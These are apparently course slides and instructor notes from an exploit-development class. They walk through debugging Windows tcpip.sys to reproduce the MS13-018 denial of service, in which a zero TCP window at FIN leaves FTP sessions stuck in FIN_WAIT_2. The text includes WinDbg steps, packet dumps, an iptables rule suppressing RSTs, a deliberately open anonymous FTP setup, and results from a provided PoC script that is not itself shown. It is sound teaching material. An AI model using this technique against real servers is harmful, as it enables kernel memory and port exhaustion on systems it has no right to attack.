
Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Enabling FTP under IIS (3)

Next, go to Administrative Tools and double-click on IIS Manager.

## Exercise: Enabling FTP under IIS (4)

- Right-click under "Connections" and select, "Add FTP Site..."




### Exercise: Enabling FTP under IIS (4)

On the left side of the screen will be a pane titled "Connections." Right click in this pane and select "Add FTP Site..." Give your site a name, such as "SEC760\_TEST" and point its physical path to "c:\inetpub\ftproot" and click "OK," followed by "Next."

## Exercise: Enabling FTP under IIS (5)

- Select the "No SSL" option and click Next



**Binding and SSL Settings**

Binding


IP Address: All Unassigned Port: 21

☐ Enable Virtual Host Names:

Virtual Host (example: ftp.contoso.com):

☒ Start FTP site automatically

SSL

☒ No SSL 

☐ Allow SSL

☐ Require SSL

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Enabling FTP under IIS (5)

On the next screen, shown on this slide, select the option, "No SSL" and click "Next."



## Exercise: Enabling FTP under IIS (6)

- Check the "Anonymous" box under Authentication
- Choose the "All users" option from the "Authorization – Allow access to:" drop-down box
- Check the "Read" box under "Permissions"
- Click "Finish"

**Authentication and Authorization Information**

**Authentication**

☒ Anonymous

☐ Basic

**Authorization**

Allow access to:

All users

**Permissions**

☒ Read

☐ Write

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Enabling FTP under IIS (6)

On the next screen, check the "Anonymous" box under Authentication. Choose "All users" from the drop-down box under Authorization. Check the "Read" box under Permissions and click on "Finish."

## Exercise: Verifying IIS FTP is Running

- If you haven't already done so, give yourself an IP address so that you can connect with your BackTrack VM
- Verify that TCP port 21 is open, running under [svchost.exe]

```
C:\Windows\system32>netstat -naob |more
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	1488
				ftpsvc
				[svchost.exe]

```
root@bt:~/temp# ftp 10.10.30.24
```

```
Connected to 10.10.30.24.
```

```
220 Microsoft FTP Service
```

```
Name (10.10.30.24:root): anonymous
```

Verify connectivity over  
FTP to your Windows 8  
system from BackTrack

Sec700 Advanced Exploit Development for Penetration Testers

### Exercise: Verifying IIS FTP is Running

IIS FTP should be successfully running at this point. Verify by checking the listening ports with the "netstat" command.

```
C:\Windows\system32>netstat -naob |more
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	1488
				ftpsvc
				[svchost.exe]

Grab the PID number. In our example, the PID number is 1488. Next, use BackTrack to connect to the FTP service. Check your Windows Firewall settings if you are unable to connect.

## Exercise: Connecting to the Kernel

- Connect to the Windows 8 (or Windows 7) Kernel using WinDbg, VirtualKD, or through IDA with WinDbg
- Once connected, send a "Break" if necessary
- The PID number in our example is 1488, or 0x5d0 in hex
- We need to find the svchost.exe process running under that PID number (There are many instances of svchost.exe)

```
WINDBG>!process 0 0 svchost.exe
PROCESS fffffa800f489780
SessionId: 0 Cid: 05d0 Peb: 7f6b98f8000 ParentCid: 02bc
DirBase: 1a5b0000 ObjectTable: fffff8a0015df240
HandleCount: <Data Not Accessible>
Image: svchost.exe
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Connecting to the Kernel

We now want to connect to the Kernel of our target VM running the FTP service. Use WinDbg, VirtualKD, or IDA and WinDbg to connect. Once connected, send a "Break" so that we suspend the target OS. Our PID number from the last slide was 1488, which is 0x5d0 in hexadecimal. We need to locate the svchost.exe process under that PID. We can accomplish this with the following:

```
WINDBG>!process 0 0 svchost.exe
PROCESS fffffa800f489780 #Here is the process address in which we are
interested... This will be different on your system of course.
SessionId: 0 Cid: 05d0 Peb: 7f6b98f8000 ParentCid: 02bc #This line contains
our PID of 0x5d0
DirBase: 1a5b0000 ObjectTable: fffff8a0015df240 HandleCount: <Data Not
Accessible>
Image: svchost.exe
```

## Exercise: Setting the Process Context Manually

- Let's switch into the context of svchost.exe running the ftpsvc

```
WINDBG>.process /i /p ffffffa800f489780
```

You need to continue execution (press 'g' <enter>) for the context to be switched. When the debugger breaks in again, you will be in the new process context.

```
WINDBG>!process -1 0
```

```
PROCESS ffffffa800f489780
```

```
SessionId: 0 Cid: 05d0 Peb:
```

```
DirBase: 1a5b0000 ObjectTable:
```

```
HandleCount: <Data Not Accessible>
```

```
Image: svchost.exe
```

```
WINDBG>.reload
```

Note that we did not type in "g" as we are running from inside IDA in this example and therefore we must press F9 to set the context.

- We are now under the proper context and reload symbols...

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Setting the Process Context Manually

We must now set the process context of the svchost.exe process running our FTP service. Note that in these examples IDA is being used as a front-end to WinDbg. In the event we need to issue the "g" command, we will use the play button in IDA to achieve the same result.

```
WINDBG>.process /i /p ffffffa800f489780    #This sets the process we want to set
```

You need to continue execution (press 'g' <enter>) for the context to be switched. When the debugger breaks in again, you will be in the new process context.

```
WINDBG>!process -1 0    #This confirms that we have successfully set the context
```

```
PROCESS ffffffa800f489780
```

```
SessionId: 0 Cid: 05d0 Peb: 7f6b98f8000 ParentCid: 02bc
```

```
DirBase: 1a5b0000 ObjectTable: ffffff8a0015df240 HandleCount: <Data Not Accessible>
```

```
Image: svchost.exe
```

```
WINDBG>.reload    #Reloading symbols
```



## Exercise: Setting the Process Context with “!dml\_proc”

- The “dml\_proc” extension, documented at <http://msdn.microsoft.com/en-us/library/windows/hardware/hh406549%28v=vs.85%29.aspx> provides easy navigation and context switching

```
kd> !dml_proc
Address      PID Image file name
fffffa80`0cc64040 4 System
fffffa80`0df0f040 1f4 smss.exe
fffffa80`0e45b280 24c csrss.exe
fffffa80`0e4a9080 27c smss.exe
fffffa80`0e4ab080 284 wininit.exe
fffffa80`0e44b080 28c csrss.exe

kd> !dml_proc 0xfffffa800e45b280
Address      PID Image file name
fffffa80`0e45b280 24c csrss.exe Full details

Select user-mode state Release user-mode state
Browse kernel module list Browse user module list
Browse full module list

Threads:
Address      TID
fffffa80`0cdd7400 26c
fffffa80`0cdd6080 270
```

### Exercise: Setting the Process Context with “!dml\_proc”

The !dml\_proc extension that comes loaded with WinDbg is a much easier way to view the available processes, and context switching to the desired one. Documentation is available at: <http://msdn.microsoft.com/en-us/library/windows/hardware/hh406549%28v=vs.85%29.aspx> While the process or Kernel is paused, simply type “!dml\_proc” into the WinDbg bar and you should get a listing of the available processes. The slide example is from a Kernel debugging session on Windows 8. The top image shows a snippet of the result after issuing the command “!dml\_proc.” The bottom image is the result after clicking on one of the addresses underlined next to the PID and image name. It pulls up Thread information and clickable links to switch into the context of the process.

## Exercise: Starting to Navigate

- Set a breakpoint on the TcpFinAcknowledged() function, then continue the process so that the

```
WINDBG>bp tcpip!TcpFinAcknowledged
WINDBG>b1
0 fffff880`01aa30bc 0001(0001) tcpip!TcpFinAcknowledged
```

- Connect to the target FTP process with BackTrack and trigger the breakpoint

```
root@bt:~/temp# ftp 10.10.30.24
Connected to 10.10.30.24. 220 Microsoft FTP Service
Name (10.10.30.24:root): anonymous
331 Anonymous access allowed send identity as password.
Password:
230 User logged in.
ftp> quit
```

### Exercise: Starting to Navigate

First, let's set a breakpoint on the TcpFinAcknowledged() function. This will just confirm that we have resolved symbols successfully and gets us to the function that was patched by MS13-018.


```
WINDBG>bp tcpip!TcpFinAcknowledged #Setting the breakpoint for
TcpFinAcknowledged()
WINDBG>b1 #Viewing the breakpoint
0 fffff880`01aa30bc 0001(0001) tcpip!TcpFinAcknowledged
```

Next, continue the process so that the VM is running and use BackTrack to connect to the FTP service.

```
root@bt:~/temp# ftp 10.10.30.24
Connected to 10.10.30.24. 220 Microsoft FTP Service
Name (10.10.30.24:root): anonymous
331 Anonymous access allowed send identity as password.
Password:
230 User logged in.
ftp> quit
```

## Exercise: First Breakpoint Hit

- We have hit our first breakpoint in the function TcpFinAcknowledged()



```
IDA View-RIP
tcpip:FFFFFF88001AA30BA db 90h ; É
tcpip:FFFFFF88001AA30BB db 90h ; É
tcpip:FFFFFF88001AA30BC ; -----
tcpip:FFFFFF88001AA30BC
RIP tcpip:FFFFFF88001AA30BC tcpip_TcpFinAcknowledged:
tcpip:FFFFFF88001AA30BC mov [rsp+10h], rbx
tcpip:FFFFFF88001AA30C1 push rbp
tcpip:FFFFFF88001AA30C2 push rsi
```

- Analyze the registers to see if they point to anything meaningful
- Note: We have not applied the patch yet

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: First Breakpoint Hit

If you set everything up properly, the breakpoint should be reached as shown in the slide. You can see that the RIP register is pointing to the first instruction in the TcpFinAcknowledged() function. Take a look at the registers and what they point to in order to see if you can determine anything interesting. Remember, we have not yet applied the patch. You are looking at the unpatched version.



## Exercise: Stop

- Take some time now to read through the our earlier diffing exercise to refresh your memory
- Remember, the earlier exercise is looking at the 32-bit version and we are currently analyzing the 64-bit version
- Start setting breakpoints at the locations identified in the diff results... (Hints):
  - Look for meaningful data by analyzing the registers
  - Use Wireshark to look at packet data
  - Don't forget to examine r8 – r15
  - Attempt to use Scapy and Python to build a script
  - Try applying and removing the patch as necessary (KB2790655)
  - Moving forward will take you through the solution (**SEE NOTES**)

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Stop

Stop moving forward through the slides at this point. You are now expected to perform as much analysis as you can on your own. Time is being allotted for such and moving forward without spending the time required to understand this vulnerability will lessen the educational value. If you move forward right away you will need to wait while others in the class work through exercise as indicated, if taking this course in a live format. Please keep this in mind.

Don't forget to review our earlier diffing section. Those results are from the 32-bit version of Windows 7, but symbol names and such should be the same. Also, the instructions will be similar, though 64-bit files are more complex. Start setting breakpoints on interesting areas that we covered in the diffing exercise. Look around for meaningful data. Remember, you are inside tcpip.sys, so there should be packet data all over the place if you are looking in the right spots. Do not forget about the 64-bit registers r8 – r15 as they may point to interesting data. Be sure to capture your packets in Wireshark so that you can correlate any header and application layer data that may help you determine your location and such. Once you start to figure things out, use Scapy and Python to mimic an FTP connection, giving you control over header data that may help you trigger this bug. When necessary, try installing and removing the patch (KB2790655).

Feel free to move forward as indicated by your instructor or if you have exhausted your ideas and need some help.



## Exercise: Tracing Execution (1)

- During the patch diff, in the unpatched version of tcpip.sys, we indicated that the function TcpTcbCarefulDatagram() is the only function to call TcpEndProbeTcbSend()
- In the 32-bit version, this call comes just after the instructions “[esi+5ch], 0” and “test [esi+40h], 20h”
- Let’s look at and follow the cross-reference to TcpEndProbeTcbSend() from TcpTcbCarefulDatagram() on the 64-bit version, locating the comparison to 0

```
.text:00000000000068BC9  cmp     dword ptr [r14+98h], 0
.text:00000000000068BD1  movzx   eax, byte ptr [r14+78h]
.text:00000000000068BD6  jz      loc_3FE04
.text:00000000000068BDC  test    al, 20h
.text:00000000000068BDE  jnz     loc_3FE1A
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Tracing Execution (1)

Okay, so you are ready to move forward. Hopefully you have found out some of the information that we will cover to verify and trigger this vulnerability. During the patch diff, in the unpatched version of tcpip.sys, we indicated that the function TcpTcbCarefulDatagram() is the only function that calls TcpEndProbeTcbSend(). In the patched version, TcpEndProbeTcbSend() is also called by TcpFinAcknowledged(). In the 32-bit version of tcpip.sys, the call to TcpEndProbeTcbSend() comes just after the instructions “[esi+5ch], 0” and “test [esi+40h], 20h.” This is doing a comparison between 0 and whatever is stored at that offset from ESI. After that, we run the “test” instruction against ESI offset 40h and the value 20h.

Since we are now looking at the 64-bit version of tcpip.sys, we need to find the equivalent instructions. To easily achieve this goal, look at the cross-reference to TcpEndProbeTcbSend() from TcpTcbCarefulDatagram() with IDA Pro in the 64-bit version of tcpip.sys. If you do not have IDA Pro, the easiest way is to run the command, “uf TcpTcbCarefulDatagram” from inside WinDbg. This will print out the disassembly. Copy the output to notepad and search for the string “[r14+98h].” One of the few results should be the comparison to 0 for which you are looking.

## Exercise: Tracing Execution (2)

- In the 64-bit Windows 8 version we have the instruction:  
`cmp dword ptr [r14+98h], 0`
- Let's see what is located at `[r14+98h]` when the debugger hits that address
- We must set a breakpoint in WinDbg

```
WINDBG>u tcpip!TcpTcbCarefulDatagram+559 L1
tcpip!TcpTcbCarefulDatagram+0x559:
880`01ae0bc9 4183be9800000000 cmp dword ptr [r14+98h],0
WINDBG>bp tcpip!TcpTcbCarefulDatagram+559
WINDBG>bl
fffff880`01ae0bc9 01 tcpip!TcpTcbCarefulDatagram+0x559
```

- Breakpoint set, now let's continue execution of Windows

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Tracing Execution (2)

Now that we have the address of the instruction "`cmp dword ptr [r14+98h], 0`" from the `TcpTcbCarefulDatagram()` function, we want to set a breakpoint at that address. If you have the exact memory address you may input that in with the WinDbg "`bp`" command, or you can specify the offset if you determined it such as that shown on the slide.

```
WINDBG>u tcpip!TcpTcbCarefulDatagram+559 L1
tcpip!TcpTcbCarefulDatagram+0x559:
880`01ae0bc9 4183be9800000000 cmp dword ptr [r14+98h],0
WINDBG>bp tcpip!TcpTcbCarefulDatagram+559
WINDBG>bl
fffff880`01ae0bc9 01 tcpip!TcpTcbCarefulDatagram+0x559
```

Allow Windows to continue...

## Exercise: Tracing Execution (3)

- We want to make an FTP connection from BackTrack and capture the packets in Wireshark
- Startup Wireshark, and make the connection

```
root@bt:~/temp# ftp 10.10.30.24
```

- After connecting, login as anonymous and then quit
- The breakpoint should have been reached in WinDbg

19	6.109816	10.10.99.99	10.10.30.24	FTP	72 Request: QUIT
20	6.110527	10.10.30.24	10.10.99.99	FTP	80 Response: 221 Goodbye.
21	6.111078	10.10.30.24	10.10.99.99	TCP	66 ftp > 49011 [FIN, ACK]
22	6.111184	10.10.99.99	10.10.30.24	TCP	66 49011 > ftp [ACK] Seq=

Header length: 32 bytes  
Flags: 0x10 (ACK)  
Window size value: 913  
[Calculated window size: 14608]

Wireshark capture: When the breakpoint is reached, we are at the FIN teardown sequence. Take a look at the Window size...

Sec/60 Advanced Exploit Development for Penetration Testers

### Exercise: Tracing Execution (3)

Now that our breakpoint is set we want to make an FTP connection from BackTrack to see if we hit the breakpoint successfully. startup Wireshark on BackTrack as well so that we capture the TCP communication between the FTP client and server. Log into the server and then issue the "quit" command. At this point the breakpoint should be reached. Check the Wireshark capture. It should have captured all the way up to the TCP ACK to the FIN teardown sequence from the server. Take a look at the TCP window size in the packet capture.



## Exercise: Tracing Execution (4)

- The Window size is 14608, or 0x3910 in hex per Wireshark
- Again, we are at our breakpoint in WinDbg or IDA (WinDbg)

```
RIP= tcpip:FFFFFF88001AE0BC9 cmp dword ptr [r14+98h], 0
```

```
WINDBG>dd [r14+98h] L1  
fffffa80`0fc0ada8 00003910
```

This location is pointing to the TCP window size! We are checking to see if the window size is 0

- This is interesting as this code is not hit until the FIN sequence, and it contains the window size from the FTP client (We can control this!)
- Remember that a different code path is taken if the window size is 0

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Tracing Execution (4)

The TCP window size we recorded is 14608, or 0x3910 in hexadecimal. We are still at our breakpoint in WinDbg. Check out the referenced memory at [r14+98h].

```
WINDBG>dd [r14+98h] L1 #Dumping memory at the reference to r14 and  
displaying one line with the L1 command.  
fffffa80`0fc0ada8 00003910 #We see the same TCP window as we saw in the  
Wireshark capture!
```

This is very interesting. We see that the referenced memory holds the TCP window size seen in Wireshark, and this block of code is not hit until the TCP FIN sequence. We are checking to see if the TCP window size is 0. If it is not, we continue on and call `TcpEndProbeTcbSend()`. If it is equal to 0, we call `TcpBeginProbeTcbSend()` or `TcpContinueProbeTcbSend()`. We determined all of this when we did the original diff, but now we are confirming our assumptions.



## Exercise: Tracing Execution (5)

- The window size is stored at "fffffa80`0fc0ada8"
  - What memory region is that address under?
  - Try running the command **!address -summary**

```
fffffa80`00c00000 fffffa80`0cc00000 0`0c000000 SystemRange
fffffa80`0cc00000 fffffa80`83400000 0`76800000 NonPagedPool
fffffa80`83400000 ffffffff`ffc00000 57f`7c800000 SystemRange
```

- It falls under the NonPagedPool region
- Let's find our overall packet data in memory as well

```
WINDBG>s -a fffffa8000000000 L?ffffff "Goodbye"
fffffa80`0e0bb046 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye
fffffa80`0f168b44 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye.in
```

- Searching for the string "Goodbye" from our packet data (FTP QUIT Command) shows it is also stored in the NonPagedPool

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Tracing Execution (5)

The address where the TCP window size is stored in our testing in this instance is "fffffa80`0fc0ada8." This address will of course be different for each person, but that is expected and does not matter. Let's find out under what memory region the window size is stored. Try running the command "!address -summary" and locate the region. A snippet of the output in our testing is:

```
fffffa80`00c00000 fffffa80`0cc00000 0`0c000000 SystemRange
fffffa80`0cc00000 fffffa80`83400000 0`76800000 NonPagedPool
fffffa80`83400000 ffffffff`ffc00000 57f`7c800000 SystemRange
```

We can see that it is stored in the NonPagedPool region of Kernel memory. This is a memory region that will always reside in physical memory as it cannot be paged. Let's do a check and see if we can find more of our packet data. We want to use the WinDbg search command to look for the string "Goodbye" as we know it is issued by the FTP server during the teardown sequence.

```
WINDBG>s -a fffffa8000000000 L?ffffff "Goodbye" #This searches for the
string "Goodbye" starting at address fffffa8000000000 with a length of
0xffffffff
fffffa80`0e0bb046 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye
fffffa80`0f168b44 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye.in
```

Be careful when using the search command as too large of a size can hang WinDbg, and therefore the debugged system. We see two memory addresses holding the string "Goodbye," which both fall under the same NonPagedPool memory region.

## Exercise: Our Packet in Memory

- We found the “Goodbye” string at “fffffa80`0e0bb046,” so we should be able to find the whole packet

```

WINDBG>dd fffffa80`0e0bb000
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
fffffa80`0e0bb020 15006363 e02473bf aa5150f6 18801623
fffffa80`0e0bb030 c3950401 01010000 13000a08 e110c4a9
fffffa80`0e0bb040 3232b6bd 6f472031 7962646f 0a0d2e65
  
```

- From Wireshark (We have a match!)

0000	00 0c 29 b9 3b aa 00 0c	29 a6 89 f3 08 00 45 00	..).;... ).....E.
0010	00 42 1a 72 40 00 80 06	4a b5 0a 0a 1e 18 0a 0a	.B.r@... J.....
0020	63 63 00 15 bf 73 24 e0	f6 50 51 aa 23 16 80 18	cc...ss. .PQ.#...
0030	01 04 29 53 00 00 01 01	08 0a 00 13 a9 c4 10 e1	..)S.... ..
0040	bd b6 32 32 31 20 47 6f	6f 64 62 79 65 2e 0d 0a	..221 Go odbye...

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Our Packet in Memory

We found the “Goodbye” string at “fffffa80`0e0bb046,” so we should be able to find the whole packet just before that address, aligned as such:

```

WINDBG>dd fffffa80`0e0bb000
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
fffffa80`0e0bb020 15006363 e02473bf aa5150f6 18801623
fffffa80`0e0bb030 c3950401 01010000 13000a08 e110c4a9
fffffa80`0e0bb040 3232b6bd 6f472031 7962646f 0a0d2e65
  
```

It's the entire packet! When we compare it to the packet containing the string “Goodbye” in Wireshark we have a match.

## Exercise: Our Packet(s) in Memory

- The packets are sequentially stored in the NonPagedPool
- The IPID has been put highlighted in underlined font below
- This is the TCP stream from the server to the client

```
WINDBG>dd fffffa80`0e0bb000 L8
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0ba000 L8
fffffa80`0e0ba000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0ba010 711a4400 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b9000 L8
fffffa80`0e0b9000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b9010 701a4900 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b8000 L8
fffffa80`0e0b8000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b8010 6f1a3400 06800040 0a0a0000 0a0a181e
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Our Packet(s) in Memory

It so happens that the server to client TCP stream data is stored sequentially as shown on the slide (The IPID of each packet is underlined):

```
WINDBG>dd fffffa80`0e0bb000 L8
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0ba000 L8
fffffa80`0e0ba000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0ba010 711a4400 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b9000 L8
fffffa80`0e0b9000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b9010 701a4900 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b8000 L8
fffffa80`0e0b8000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b8010 6f1a3400 06800040 0a0a0000 0a0a181e
```

The IPID has been underlined.



## Exercise: Other Registers ...

- A quick look around at other registers shows that part of our packet data is located at other addresses as well

```
WINDBG>dd r9+70 L4  
fffffa80`0fc8c3c0 0f175700 fffffa80 00000000 75e29425
```

- The r9 register seems to contain the sequence number of the client side of the connection during the teardown
- Not all of this is necessarily important, but if this is a DoS bug it may all contribute to resource exhaustion
- Please note that the sequence number in this slide is from a different capture

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Other Registers...

During your research you may have noticed that other registers, such as RSP and r9 point to parts of the packet data. In the example on the slide, an offset to r9 points to the sequence number of the client side of the connection during the connection teardown. We may not need to understand how, why, and where all of this data is stored and used, but it could all likely tribute to the potential resource exhaustion associated with this bug. Please note that this particular capture contains a sequence number from a different FTP connection.



## Exercise: Where We are At ...

- Let's take a moment to see where we are...
  - We have located where the TCP window size is checked in the 64-bit version of tcpip.sys
  - We have determined that the window size is stored in the NonPagedPool region of Kernel memory
  - We were able to find out packet data stored sequentially in memory
  - We have verified some of the other assumptions learned during the patch diff
  - We must now write a script to attempt to set the Window size to 0 during the TCP FIN sequence

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Where We are At...

At this point we have learned a lot of information about the behavior of TCP traffic in regards to the driver tcpip.sys. Let's take a moment to see where we are currently so that we may progress forward.

- We have located where the TCP window size is checked in the 64-bit version of tcpip.sys
- We have determined that the window size is stored in the NonPagedPool region of Kernel memory
- We were able to find out packet data stored sequentially in memory
- We have verified some of the other assumptions learned during the patch diff
- We must now write a script to attempt to set the Window size to 0 during the TCP FIN sequence

Spend a little bit of time attempting to emulate an FTP session with the server in a script. The best option is to use Python and Scapy.

## Exercise: For the Sake of Time ...

- Writing a working Scapy script would be time consuming, although hugely educational
- There is a script that does most of what you need in your 760.4 folder
- The script is located in your 760.4 folder and is titled, "ms13\_018\_DoS\_PoC.py"
  - Please spend some time to thoroughly review the script
  - Notably, the script takes in three arguments: IP Address, FTP Username, FTP Password
  - It handles updating sequence numbers and acknowledgements
  - It changes the TCP window sizes throughout the communication

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: For the Sake of Time...

In your 760.4 folder is a Python script titled, "ms13\_018\_DoS\_PoC.py." This has been provided to you for the sake of time. Writing a working script to successfully communicate with an FTP server and set the TCP window size to 0 during the FIN teardown sequence may be time consuming. The script provide will perform this communication and set the TCP window size. This is what triggers the bug. Spend some time reviewing the script to understand how it is communicating with the target. You will execute this script from your BackTrack VM.

## Exercise: iptables

- You must set up iptables to block your system from sending an ACK RST
  - `iptables -A OUTPUT -p tcp --destination-port 21 --tcp-flags RST RST -s x.x.x.x -d y.y.y.y -j DROP`
  - Put in your BackTrack VM's IP address in place of the x.x.x.x
  - Put in the target Windows victim's IP address in place of the y.y.y.y
  - This will prevent the connection from being reset

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: iptables

When we use Scapy to send out our TCP traffic, the OS will likely send an ACK RST. We need to suppress this using iptables. The following rule should successfully drop this traffic:


```
iptables -A OUTPUT -p tcp --destination-port 21 --tcp-flags RST RST -s x.x.x.x -d y.y.y.y -j DROP
```

Put in your BackTrack VM's IP address in place of the x.x.x.x, and the target Windows victim's IP address in place of the y.y.y.y

## Exercise: Setting the Breakpoints

- Make sure the breakpoint is still set on the TCP window size comparison to 0 from `TcpTcbCarefulDatagram()`
  - `cmp dword ptr [r14+98h], 0`
  - Also set a breakpoint on `TcbEndProbeTcbSend()`
- Execute the script against the target
- You should have hit the breakpoint inside of `TcpTcbCarefulDatagram()`

```
WINDBG>dd [r14+98h] L1  
fffffa80`0fc6b638 00000000
```



- The window size is 0
- Let the debugger continue, was `TcbEndProbeTcbSend()` reached?

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Setting the Breakpoints

Ensure that the breakpoint is still set on the instruction that performs the comparison of the TCP window size to 0 inside of `TcpTcbCarefulDatagram()` (`cmp dword ptr [r14+98h], 0`). Also, set a breakpoint on the function `TcbEndProbeTcbSend()`. Run the provided exploit script against the target. The breakpoint inside of `TcpTcbCarefulDatagram()` should have been reached. When we run the WinDbg command “`dd [r14+98h] L1`” we see that the TCP window size is 0. This means that the zero flag will be set which will change the execution path during a conditional jump. Let the debugger continue. `TcbEndProbeTcbSend()` is never reached.



## Exercise: The Result

- After running the script three times, we never hit `TcbEndProbeTcbSend()`
- The TCP session stays forever in a `FIN_WAIT_2` state

```
C:\Windows\system32>netstat -na |find "FIN"
TCP 10.10.30.24:21 10.10.99.99:24681      FIN_WAIT_2
TCP 10.10.30.24:21 10.10.99.99:34686      FIN_WAIT_2
TCP 10.10.30.24:21 10.10.99.99:43301      FIN_WAIT_2
```

- This is the DoS that was patched
- A prolonged attack would eventually exhaust NonPaged Kernel memory, if it did not exhaust the ephemeral ports first

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Result

Try running the script three times. We never once hit `TcbEndProbeTcpSend()`. Take a look at the active connections on the target OS:

```
C:\Windows\system32>netstat -na |find "FIN"
TCP 10.10.30.24:21 10.10.99.99:24681      FIN_WAIT_2
TCP 10.10.30.24:21 10.10.99.99:34686      FIN_WAIT_2
TCP 10.10.30.24:21 10.10.99.99:43301      FIN_WAIT_2
```

The TCP sessions associated with the FTP traffic forever stay in a `FIN_WAIT_2` state. This is the DoS that was patched. If you run this attack over repeatedly you could potentially exhaust the NonPagedPool Kernel memory, as well as exhaust the ephemeral port range.

## Exercise: Apply the Patch

- We now want to apply the patch to correct this vulnerability and trace execution
- If you have not done so already, copy the patch from your 760.3 folder "e.g. Windows8-RT-KB2790655-x64" for Windows 8 and install (You will need to reboot the VM)
- After it reboots, try running the exploit script again
- The FIN\_WAIT\_2 state still appears; however, it times out after 120 seconds
- Let's investigate further ...

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Apply the Patch

At this point, we have a working exploit script to trigger the DoS. We now want to confirm how the patch to `tcpip.sys` corrects the problem. If you have not already done so, copy the patch from your 760.3 folder over to the target VM. e.g. Windows8-RT-KB2790655-x64" for Windows 8 and install. You will need to reboot the VM once it is installed. After it reboots, run the script again. You will still see the `FIN_WAIT_2` state; however, it times out after 120 seconds.

## Exercise: Attach to the Kernel Again ...

- Now that the patch is applied, attach to the Kernel again
